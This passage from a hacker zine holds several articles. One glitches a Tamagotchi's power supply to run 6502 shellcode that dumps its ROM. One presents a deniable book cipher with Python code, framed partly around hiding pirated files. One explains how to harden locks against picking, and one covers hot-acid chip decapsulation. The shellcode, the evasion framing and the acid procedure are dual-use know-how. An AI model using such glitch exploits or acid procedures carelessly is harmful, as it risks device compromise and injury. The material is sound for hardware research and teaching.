Since setting the program counter to zero seemed especially likely to cause code execution, I started by glitching the input power, as this had the potential to clear the program counter. The Tamagotchi Friends has three types of volatile memory: registers like the program counter, DPRAM (used for the LCD) and SRAM. DPRAM and SRAM both have fairly long persistence after they stop being powered, so I hoped if I cut the power to the microcontroller for a short period of time, it would corrupt the registers, but not the RAM, and resume execution with the program counter at address zero.

I tried this using an Arduino to switch the power on and off at different speeds. For very fast speeds, the Tamagotchi didn't react at all, and for very slow speeds, it would reset every cycle. I eventually settled on cycling every five milliseconds, which had a visible erratic impact on the Tamagotchi after each cycle. At this rate, the toy was displaying an unexpected image on the LCD, corrupting the LCD, playing Yankee Doodle or screeching loudly.

I filled up the EEPROM with a large NOP slide and some code that caused a write to the LCD screen, reset the Tamagotchi so the EEPROM was downloaded into RAM, and cycled the power. Roughly one out of every ten times, the code executed and wrote the LCD.

I then moved the code around to figure out the size of the available code buffer. Two things limited the size. One is that only a small part of the EEPROM is copied into RAM at once, and the rest is only loaded if needed. The second is that some EEPROM addresses are validated. For some of these addresses, containing very critical values, the EEPROM is wiped immediately if the Tamagotchi detects an invalid value. These addresses couldn't be used for code at all. Some other less critical values get overwritten if they are invalid. For example, if a Tamagotchi is a child, but is married, the "is married" flag will be reset to the correct value. These addresses could be changed, but there was no guarantee they would stay the correct value, so I ended up jumping over them. This left exactly 54 bytes for code. It was tight, but I was able to write code that dumped the ROM over SPI through the Tamagotchi buttons in that space

The following is the shellcode I used:

```
SEI ; disable the low battery interrupt
LDA #$FF
```

[8] A few people have mentioned to me that there are certain versions 6502 processors for which this is not true, but this is definitely the case for GeneralPlus controllers.

```
STA $3011 ; port direction
STA $1109 ; LCD indicator
STA $00C5
STA $00C6
LDX #$08
LDA ($C5),Y ; No room to initialize Y.  Worst case,
ASL A       ; it will be set to 0 at the end of the loop.
LDY #$01
BCC $001A
LDY #$03
BNE $0020 ; These 4 bytes get altered before execution.  Jump over them.
NOP
NOP
NOP
NOP
NOP
STY $3012
LDY #$00
STY $3012
DEX
BNE $0013
INC $00C5
BNE $000F
INC $00C6
BNE $000F
LDA #$00
STA $3000
BNE $000F ; Branches are shorter than jumps, so use implied conditions.
```

In memory, this shellcode is as follows:

```
300: 32 17 02 01 02 01 09 00 1A 00 1A 1A 1A 1A 1A 1A
310: 20 FF 06 10 01 FF FF 02 77 77 77 77 77 77 77 77
320: 77 77 77 77 77 05 04 FF 77 77 55 00 77 77 7F 00
330: FF FF 40 EA EA EA EA EA 00 00 00 00 00 00 00 00
340: 03 78 A9 FF 8D 11 30 8D 09 11 8D C5 00 8D C6 00
350: A2 08 B1 C5 0A A0 01 90 02 A0 03 D0 04 EA 00 00
360: 03 EA 8C 12 30 A0 00 8C 12 30 CA D0 E7 EE C5 00
370: D0 DE EE C6 00 D0 D9 4C 4B 03 15 11 4C 38 00 00
```

The code begins at `341` and ends at `376`, which are the bounds of the buffer copied from the EEPROM. The surrounding values are typical values of the surrounding RAM which are not consistent across each time code is executed. The `0x03` before the beginning of the code is written after the buffer, and is an undefined instruction in 6502. Unfortunately, this means that there isn't room for any NOP sled, the program counter needs to end up at exactly the right address.

One useful feature of this shellcode is that the first seven instructions aren't strictly necessary! The registers are often the right value, or an acceptable value by chance, which gives the program counter a bit more leeway in the case that it jumps a bit beyond the beginning of the code.

I dumped all thirty-two pages of ROM using this shellcode, and they appear to be accurate. Figure 5 shows the highlights of the dump, organized by cuteness in descending order.

7 Lenticrypt: a Provably Plausibly Deniable Cryptosystem; or, This Picture of Cats is Also a Picture of Dogs

by Evan Sultanik


Deniable cryptosystems allow their users to plausibly deny the existence of the plaintext content of their encrypted data. There are many existing technologies for accomplishing this (*e.g.*, TrueCrypt), which usually accomplish it by having multiple separate encrypted volumes in the ciphertext that will decrypt to different plaintexts depending on which decryption key is used. Key k_1 will decrypt to innocuous volume v_1 whereas key k_2 will decrypt to high-value volume v_2. If an adversary forces you to reveal your secret key, you can simply reveal k_1 which will decrypt to v_1: the innocuous volume full of back-issues of PoC||GTFO and pictures of cats. On the other hand, if the adversary somehow detects the existence of the high-value volume v_2 and furthermore gains access to its plaintext, the jig is up and you can no longer plausibly deny its contents' existence. This is a serious limitation, since the high-value plaintext might be incriminating.

An *ideal* deniable cryptosystem would allow the creator of the ciphertext to plausibly deny having created the plaintext *regardless* of whether the true high-value plaintext is revealed. The obvious use-case is for transmitting illegal content: Alice wants to encrypt and send her neighbor Bob a pirated copy of the ColecoVision game *George Plimpton's Video Falconry*. She doesn't much care if the plaintext is revealed, however, she *does* want to have a plausible *legal* argument in the event that she is prosecuted whereby she can deny having sent that particular file, *even if* the high-value file is revealed. In the case of systems like TrueCrypt, she can't really deny having created the alternate hidden volume containing the video game since the odds of it just randomly occurring there *and* a key happening to be able to decrypt it are astronomically small. But what if, using our supposed "ideal" cryptosystem, she *could* plausibly claim that the existence of the video game was due to pure random chance? It turns out that's possible, and we have the PoC to prove it!

Before we get to the details, let's first dispel the apparent nefariousness of this concept by discussing some more legitimate use-cases. For example, we could encrypt a high-value document such that it decrypts to either a redacted or unredacted version depending on the key. If the recipients are not aware that they have unique keys, one could deliver what *appears* to be a single encrypted message to multiple recipients with individualized content. The individualization of the content could also be very subtle, allowing it to be used as a unique watermark to identify the original source of a leaked document: a so-called "canary trap." Finally, "deep-inspection" filters could be evaded by encrypting an innocuous payload with a common, guessable password.

7.1 Running Key Ciphers

A running key cipher is one of the most basic cryptosystems, yet, if used properly, it can be one of the most secure. Being avid PoC||GTFO readers, Alice and Bob both have a penchant for treatises with needlessly verbose titles that are edited by Right Reverend Doctors. Therefore, for their secret key they choose to use a copy of a seminal work on cryptography by the Rt. Revd. Dr. Lord Bishop John Wilkins FRS.


Mercury :

OR THE

SECRET AND SWIFT

Meſſenger.

SHEWING,

How a Man may with *Privacy* and
Speed communicate his *Thoughts*
to a Friend at any diſtance.

The Second Edition

By the Right Reverend Father in God,
JOHN WILKINS, late Lord
Biſhop of CHESTER.
Founder of the Royal Society
LONDON,
Printed for Rich. Baldwin, near the
Oxford-Arms in *Warwick-lane*. 1694.

They have agreed to start their running key on the first line of the book, which reads:

> “Every rational creature, being of an imperfect and dependant Happineſs, if therefore naturally endowed with an Ability to communicate its own Thoughts and Intentionſ ; that ſo by mutual Services, it might better promote it ſelf in the Proſecution of its own Well-being.”


The encryption algorithm is then very simple: Each character from the running key is used as a rotation to permute the associated character of the plaintext. For example, say that the first character of our plaintext is “A”; we would take the first character of our running key, “E”, look up its numerical index in the alphabet, and rotate the plaintext by that much to produce the ciphertext.

```
PLAINTEXT:   AN ADDRESS TO THE SECRET SOCIETY OF POC OR GTFO...
RUNNING KEY: EV ERYRATI ON ALC REATUR EBEINGO FA NIM PE RFEC...
CIPHERTEXT:  EI EUBIELA HB TSG JICKYK WPGQRZM TF CWO DV XYJQ...
```

There are of course many other ways the plaintext could be combined with the running key, another common choice being XORing the bits. If the running key is truly random then the result will almost always be what is called a “one-time pad” and will have perfect secrecy. Of course, my expository example is nowhere near secure since I preserved whitespace and used a running key that is nowhere near random. But, in practice, this type of cryptosystem can be made very secure if implemented properly.

7.2 Book Ciphers

Perhaps the *most* basic type of cryptosystem—one that we’ve all likely independently discovered in our early childhood—is the substitution cipher: Each letter in the alphabet is statically mapped to another. The most common substitution cipher is ROT13, in which the letters of the alphabet are rotated 13 steps.



In fact, we can think of the running key cipher we described above as a sort of substitution cipher in which the alphabet mapping changes for each byte based off of the key.

Book Ciphers marry some of the ideas of substitution ciphers and running key ciphers. First, Alice and Bob decide on a shared secret, much like the book they chose as a running key above. The shared secret needs to have enough entropy in order to have at least one instance of every possible byte in the plaintext. For each byte in the shared secret, they create a lookup table mapping all 256 possible bytes to lists containing all indexes (*i.e.*, file offsets) of the occurrences of that byte in the secret:

```
with open(secret_key_file) as s:
    indexes = dict([(b, []) for b in range(256)])
    for i, b in enumerate(map(ord,s.read())):
        indexes[b].append(i)
```

Then, for each byte encountered in the plaintext, the ciphertext is simply the index of an equivalent byte in the secret key:

```
def encrypt(plaintext, indexes):
    for b in map(ord, plaintext):
        print random.choice(indexes[b]),
```

To decrypt the ciphertext, we simply look up the byte at the specified index in the secret key:

```
def decrypt(ciphertext, secret_key_file):
    with open(secret_key_file) as s:
        for index in map(int, ciphertext.split()):
            s.seek(index)
            sys.stdout.write(s.read(1))
```

In effect, what is happening is that Alice opens her book (the secret key), finds indexes of characters that match the characters she has in her plaintext, writes those indexes down as her ciphertext, and sends it to Bob. When Bob receives the ciphertext, he opens up his identical copy of the book, and for each index he simply looks up the letter in the book and writes that down the letter into the decrypted plaintext. There are various optimizations that can be made, *vi&.*, using variable-length codes within the key similar to LZ77 compression (*e.g.*, using words from the book instead of individual characters).

7.3 Lenticular Book Ciphers

In the previous section, I showed how a book cipher can be used to encrypt plaintext p_1 to ciphertext c using secret key k_1. In order for this to be useful as a plausibly deniable cryptosystem, we will need to ensure that given some *other* secret key k_2, the *same* ciphertext c will decrypt to a totally different plaintext p_2. In this section I'll discuss an extension to the book cipher which achieves just that. I call it a "Lenticular Book Cipher," inspired by the optical device that can present different images to the viewer depending on the lens that is used. I was unable to find any description of this type of cryptosystem in the literature, likely because it is very naïve and practically useless ... except for in the context of our specific motivating scenarios!

Given a set of plaintexts $P = \{p_1, p_2, \ldots, p_n\}$ and a set of keys $K = \{k_1, k_2, \ldots, k_n\}$, we want to find a ciphertext c such that `decrypt(`c`,`k_i`)` $\mapsto p_i$ for all i from 1 to n. To accomplish this, let's consider an individual byte within each of the plaintexts in P. Let $p_i[j]$ represent the jth byte of plaintext i. Similarly, let's define $k_i[j]$ and $c[j]$ to refer to the jth byte of a key or the ciphertext. In order to encrypt the first byte

of all of the plaintexts, we need to find an index m such that $k_i[m] = p_i[0]$ for i from 1 to n. In general, $c[\ell]$ can be any unsigned integer m such that

$$\forall i \in 1, \ldots, n : k_i[m] = p_i[\ell].$$

We can relatively efficiently find such an m by modifying the way we build the `indexes` lookup table:

```
def build_index(secret_keys):
    indexes = {}
    for i, key_bytes in enumerate(zip(*secret_keys)):
        key_bytes = tuple(map(ord, key_bytes))
        if key_bytes not in indexes:
            indexes[key_bytes] = [i]
        else:
            indexes[key_bytes].append(i)
    return indexes
```

Encryption then happens similarly to the regular book ciper:

```
def encrypt(plaintexts, secret_keys):
    indexes = build_index(secret_keys)
    for text_bytes in zip(*plaintexts):
        text_bytes = tuple(map(ord, text_bytes))
        print random.choice(indexes[text_bytes]),
```

Decryption is identical to the regular book cipher.

So, in fewer than twenty lines of Python, we have coded a PoC of a cryptosystem that allows us to do the following:

```
encrypt([open("plaintext1").read(), open("plaintext2").read()],
        [open("key1").read(), open("key2").read()])
```

If we pipe STDOUT to the file "`cipher.enc`", we can decrypt it as follows:

```
with open("cipher.enc") as enc:
    decrypt(enc.read(), "key1") # This will print out plaintext1
    decrypt(enc.read(), "key2") # This will print out plaintext2
```

There do seem to be a number of limitations to this cryptosystem, though. For example, what keys should Alice use? The keys need to be long enough such that every possible combination of bytes that appears across the plaintexts will occur in `indexes`; the length of the keys will need to increase exponentially with respect to the number of plaintexts being encrypted. Fortunately, in practice, you're not likely to ever need to encrypt more than a few plaintexts into a single ciphertext. One possible source of publicly available keys to use would be YouTube videos: Alice could simply download a video and use its raw byte stream as the key. Then all she needs to do is communicate the name of or link to the video to Bill off-the-record.

I have created a complete and functional implementation of this cryptosystem, including some optimizations (*e.g.*, variable block length, compression, length checksums, error checking, *&c.*). It is available here:

`https://github.com/ESultanik/lenticrypt`

7.4 Proving a Cat is Always Also a Dog

So far, I've gone through a lot of trouble to describe a cryptosystem of dubious information security[9] whose apparent functionality is already available from tools like TrueCrypt. In this section I will make a

[9]While I do have a few letters after my name that suggest I know a thing or two about Computer Science, cryptography is not my specific area of specialization.

mathematical argument that provides what I believe to be a legal basis for the plausible deniability provided by lenticular book ciphers, enabling its use in our motivating scenarios.

Laws and contracts aren't interpreted like computer programs; legal decisions are often dictated less by the defendant's actions than by his or her *intent*. In other words, if it appears that Alice *intended* to send Bob a copy of Video Falconry, she will be found guilty of piracy, regardless of how she conveyed the software.

But what if Alice legitimately only knew that key k_1 decrypted c to a picture of cats, and didn't know of its nefarious use to produce a copy of Video Falconry from k_2? How likely would it be for k_2 to produce Video Falconry simply by coincidence?

For sake of this analysis, let's assume that the keys are documents written in English. For example, books from Project Gutenberg could be used as keys. I am also going to assume that each character in a document is an independent random variable. This is a rather unrealistic assumption, but we shall see that the asymptotic properties of the problem make the issue moot. (This assumption could be relaxed by instead applying Lovász's local lemma[10].)

First, let's tackle the problem of figuring out the probability that `decrypt(`c`,`k_2`)` $\mapsto p_2$ completely by chance. Let n be the length of the documents in characters and let $m < n$ be the minimum required length of a string for that text to be considered a copyright violation (*i.e.*, outside of fair use). The probability that `decrypt(`c`,`k_2`)` contains no substrings of length at least m from p_2 is

$$(1 - q^m)^{(n-m+1)},$$

where q is the probability that a pair of characters is equal. Here we have to take into account letter frequency in English. Using a table from Wikipedia[11], I calculate q to be roughly 6.5 percent (it's the sum of squares of the values in the table). According to Google, there are about 130 million books that have ever been written[12]. Let's be conservative and say that two million of them are in English. Therefore, the probability that *at least one pair* of those books will produce a copyrighted passage from c is

$$1 - \left((1 - q^m)^{(n-m+1)}\right)^{\binom{2000000}{2}},$$

which is extremely close to 100% for all $m < n \ll 2000000$.

Therefore, for any ciphertext c produced by a lenticular book cipher, it is almost certain that there exists a pair of books one can choose that will cause a copyright violation! Even though we don't know what those books might be, they must exist!

Proving that this is a valid *legal* argument—one that would hold up in a court of law—is left as an exercise to the reader.

[10] Paul Erdős and László Lovász. *Problems and results on 3-chromatic hypergraphs and some related questions.* Infinite and finite sets (Colloq., Keszthely, 1973; dedicated to Paul Erdős on his 60th birthday), Volume II, North-Holland, Amsterdam, 1975, pp. 609–627. Colloq. Math. Soc. János Bolyai, Volume 10.


[11] `http://en.wikipedia.org/wiki/Letter_frequency#Relative_frequencies_of_letters_in_the_English_language`

[12] Leonid Taycher. *Books of the world, stand up and be counted! All 129,864,880 of you.* August 5, 2010. `http://booksearch.blogspot.com/2010/08/books-of-world-stand-up-and-be-counted.html` Retrieved March 21, 2014.


8 Hardening Pin Tumbler Locks against Myriad Attacks for Less Than a Sawbuck

by Deviant Ollam, Merchant of Dead Locks

In 1983, the renowned locksmith and physical security icon Gerry Finch submitted a brief article to Keynotes magazine, a publication of the Associated Locksmiths of America. In it, he described why it was his belief that serrated pins within a lock were superior to spool pins, mushroom pins, or any other kind of manipulation-resistant pins commonly-used in locks. Despite being very popular and well-received at the time, such wisdom appears to have faded away somewhat among locksmithing circles. This article is a re-telling of Finch's original advice with updated diagrams and images, in the hopes that folk might realize that some of the old ways are often still some of the best ways of doing things.




Pick-resistant pins are designed to interfere with the most common methods of attacking pin tumbler locks. Conventional operation of a lock involves first pushing the pin stacks to their appropriate positions and then turning the plug. Lockpicking, however, is performed by first applying turning pressure to the plug, then—subsequent to that—the pushing of the pins stacks is performed, with pick tools instead of a key. The following images document this process.



Pick-resistant pins make such an attack difficult by interfering with the easy movement of pin stacks if a lock's plug is already subject to turning pressure. While standard operation of the lock is still possible (in the absence of any turning pressure, the blade of a user's key will still push the pin stacks smoothly) attempts to turn, then lift (which is how picking is performed) become much more complicated. If inclined, one may acquire entire pinning kits consisting of such special pins from locksmiths supply companies. Seen in the photo below is the tray of an "S-pin" security kit from LAB.

The following images show how the ridges of a serrated pin make for additional friction during a typical lock-picking attack.



While other styles of pick-resistant pins are available on the market (such as the spool style or mushroom style seen in an earlier diagram) it was the serrated style which captured Gerry Finch's attention and became his favorite means of bolstering a lock's ability to resist attack. Part of his reason pertained to the fact that the ridges on a serrated pin are far less pronounced than on a spool or mushroom style pin. When performing the picking process, a skilled attacker can often discern quite clearly the moment when they have encountered a spool or mushroom driver pin. Due to the large ridge present and the very noticeable way in which a lock's plug will tend to turn (but the lock will fail to open) this information leakage will offer up valuable insight to an attacker. Serrated pins give away far less detail to someone who is using lockpicks.


The very small ridges found on serrated pins also lend themselves to another, more substantial, means of preventing attacks against pin tumbler locks, however. Although it was not common practice at the time, Gerry Finch proposed something in the early 1980s which dazzled the locksmith community. Specifically, he advocated the process of using a thin thread-tapping tool to create additional ridges inside of a lock's plug, within the chambers where the pins are installed.


By cutting these threads into the pin chambers, a much greater degree of friction and positive lock-up between the pins and the plug can be achieved. If there is turning pressure on the plug–as there is with a lockpicking attack—and any attempt to push the pin stacks is made, the serrations will bite together. This is remarkably robust for a number of reasons:

- Even if a dedicated lockpicker gets past one region of friction, serrated edges offer repeated additional blockades to progress. Spool pins or mushroom pins typically offer only one point of resistance in each pin stack.

- The positive lock-up between pins and the plug is achieved by the driver pins and also by the key pins (if serrated key pins are installed) and for this reason this style of configuration should also offer some resistance to impressioning attacks, as well.

The following images show the mechanism by which serrated pins and thread-tapped plug chambers work in concert to resist picking attacks.





It is those particular points indicated by the small arrows where the ridges and threading jam together tightly. NOTE—As seen in the earlier photo of the field-stripped plug, I did not opt to run a tap through *all* of the pin chambers. The front-most chamber was left plain and no serrated pins would be installed there. This not only conceals the presence of such pins in the lock (at least from cursory inspection) but it affords one the opportunity to install hardened anti-drill pins in that front chamber.


Gerry Finch suggested that course of action, as well. He also cautioned locksmiths against working a tapping tool too deeply in each chamber. He recommends a maximum of three turns per chamber, no more.

Finch's ideas proved so effective, and locks prepared in this manner tend to be so resistant to against even dedicated attacks, that the LAB company started including a 6/32" tap in some of their S-pin kits. But perhaps a little surprisingly, after all these years the practice has become so uncommon that few locksmiths with whom I have spoken nowadays even know what the tap tool is for.

If you have the knowledge of even basic lock field-stripping, it is quite possible to upgrade a pin tumbler lock using this technique for very little cost. The LAB company's S-pins are available for less than a dime each[13] and hardware tool suppliers sell both the 6/32" tap and a suitable tap handle for four dollars apiece.

Best of luck upgrading your security if you try this yourself. With a little care and dedication and for less than one Hamilton you could make your locks a great deal more resistant to attacks by someone like me.

[13]While this is technically true, such pins are commonly sold in packages of 100. So you're often out six to seven dollars for the bag, and a variety of sizes of key pins and driver pins are needed to do the job properly. It's best to find a friendly locksmith who might sell you a handful of individual pins for a few dollars.




Gerry Finch was a legend in the lockpicking and locksmithing community, developing tools, techniques, instructional courses, and published works throughout his career. A veteran of the US Air Force (ret 1964) he also worked with the US Army Technical Intelligence Center teaching their Defense Against Methods of Entry course. Finch is the recipient of the Locksmith Ledger's Hall of Fame Award, The California Locksmith Association's Golden Key Award, Associated Locksmiths of America's President's Award, the Lee Rognon Award, the Gerald Connelly Pioneer Award, and the Philadelphia Award. He retired officially in 1996, but I still wouldn't want to go head-to-head with him in a picking contest.

9 Introduction to Reflux Decapsulation and Chip Photography

by Travis Goodspeed

Howdy y'all,

Unlike my prior articles for PoC||GTFO, this one is an introductory tutorial. If you are already stripping and photographing microchips, then there will be little for you to learn here. If, however, you want to photograph a chip and don't know where to begin, this is the article for you.



I'm also required by my own conscience and by good taste to warn you that if you attempt to follow these instructions, you will probably get a little bit hurt. Please be *very fucking careful* to ensure that you only get a little bit hurt. If you have any good sense at all, you will do this in a proper chemistry lab with the assistance of professionals rather than rely on this hobbyist guide. If you don't know whether to add water to acid or acid to water, and why you will hurt yourself *a lot* if you don't know, please stop reading now and take a community college course with a decent lab component.

9.1 Chemistry Equipment

At a bare minimum, you will need high-strength nitric acid (HNO_3) and sulfuric acid (H_2SO_4). Laws for acquiring these vary by country, and if you're in a jurisdiction that cares too much about the environment, you might need to use a different method.[14] In addition to the two acids, you will need isopropyl alcohol and acetone as solvents for cleaning.

Beyond the chemicals, you will need a bit of glassware. Luckily, the procedure is simple enough, so some test-tubes, beakers, and a ring stand with buret clamps will do. If you get second-hand clamps, be aware that metal should not directly touch the glass of the test tube; your clamp might be missing a rubber or cloth piece to prevent scratches.

The acids that you are working with can attack metals, so get several acid-resistant tweezers. I learned a while ago that tweezers get lost or bent, so buy a dozen and you won't have to worry about it again.

Because the acid fumes, particularly the nitric acid fumes, are so noxious, you will need a fume hood to properly contain the acid gas that boils out of the test tube when you screw up the heat.

As a handy indicator of where the acid fumes are going, I save thermal paper cardstock from air and rail tickets. They turn red or black in the presence of acid fumes, and by balancing one above the test tube I get a visual warning that the fumes have spread too far.

You could get by with a toothbrush and solvent for cleaning the chip surface, but an ultrasonic bath with solvent is better. Cheap ultrasonic cleaners are available for cleaning jewelry, and they work well enough, but be careful not to let your cleaning solvents dissolve their exposed plastic.

Finally, you will need a source of regulated heat. At this point, you're probably itching to strike off a Bunsen burner, but those are really a terrible choice. Instead, I use a cheap SMD rework soldering station, the Aoyue 850A. By turning the airflow near maximum and slowly raising the temperature, I can heat the test tube to a consistent temperature.

9.2 Chemistry Procedure

Your sample should be the smallest package of the target chip you can purchase. For a specific example, the Texas Instruments MSP430F2012 is available as PDIP (Plastic Dual Inline Package) and QFN (Quad Flat No-leads) among other packagings. While this procedure works for either, the QFN package is much smaller and has less plastic to be etched away, so it will consume far less of your nitric acid.

Begin by connecting the buret clamp to your ring stand as shown in Figure 6, with the SMD rework station's wand held just beneath the bottom of where the test-tube will be. Do not turn on the heat yet.

[14] I've heard that the Germans get good results with kolophonium, better known as rosin.





Figure 6: The clamp stand holds the test-tube next to the SMD rework station.

Place the chip into the test-tube with enough nitric acid to cover the chip and optionally add just a splash of sulfuric acid to make it attack the plastic instead of the bonding wires. For safety reasons, you will very quickly learn to do this while the glass is cold, just as you will very quickly and rather painfully learn that cold glass looks exactly like hot glass.

Place the test tube into the buret clamp. The tube should be slightly tilted, with the bottom closer to you than the top so that any explosive eruptions of boiling acid go away from your face.

With the chip covered in acid, turn the SMD rework station on with high speed and low heat. Slowly raise the temperature while watching the well-lit column of the test tube. The idea here is to create a poor man's reflux, in which the acid boils but the column of acid vapor above it remains beneath the lid of the test tube, unable to spill out. Shining a laser pointer into the tube will reveal the exact height of the column, as the laser is scattered by the acid but not by clean air.



Overheating the test tube will cause the acid to steam out, filling either the fume hood or your lab with acid fumes. All of the iron in the room will rust, your lungs will burn, and the fire alarm will trigger. Don't do this.

As the chip boils in nitric acid, the packaging will crumble off in chunks. This crumbling should continue until either the chip's die is exposed or the acid is spent.

You might notice the acid solution changing color. HNO_3 turns green or blue after dissolving copper, which greatly reduces its ability to break apart the plastic. Once the acid is spent, let the test-tube cool and then spill its contents into a beaker.

At this point, the acid might not be strong enough to further break apart the packaging, but it's still strong enough to burn your skin. HNO_3 burns don't hurt much at first, and light ones might go unnoticed except for a yellowing of the skin that takes a week or so to peel off. Sometimes you'll notice them first as an itch, rather than a burn, so run like hell to the sink if a spot on your hand starts itching. H_2SO_4 burns more like you'd expect from Batman cartoons, with a sharp stinging pain. It results in a red rash instead of

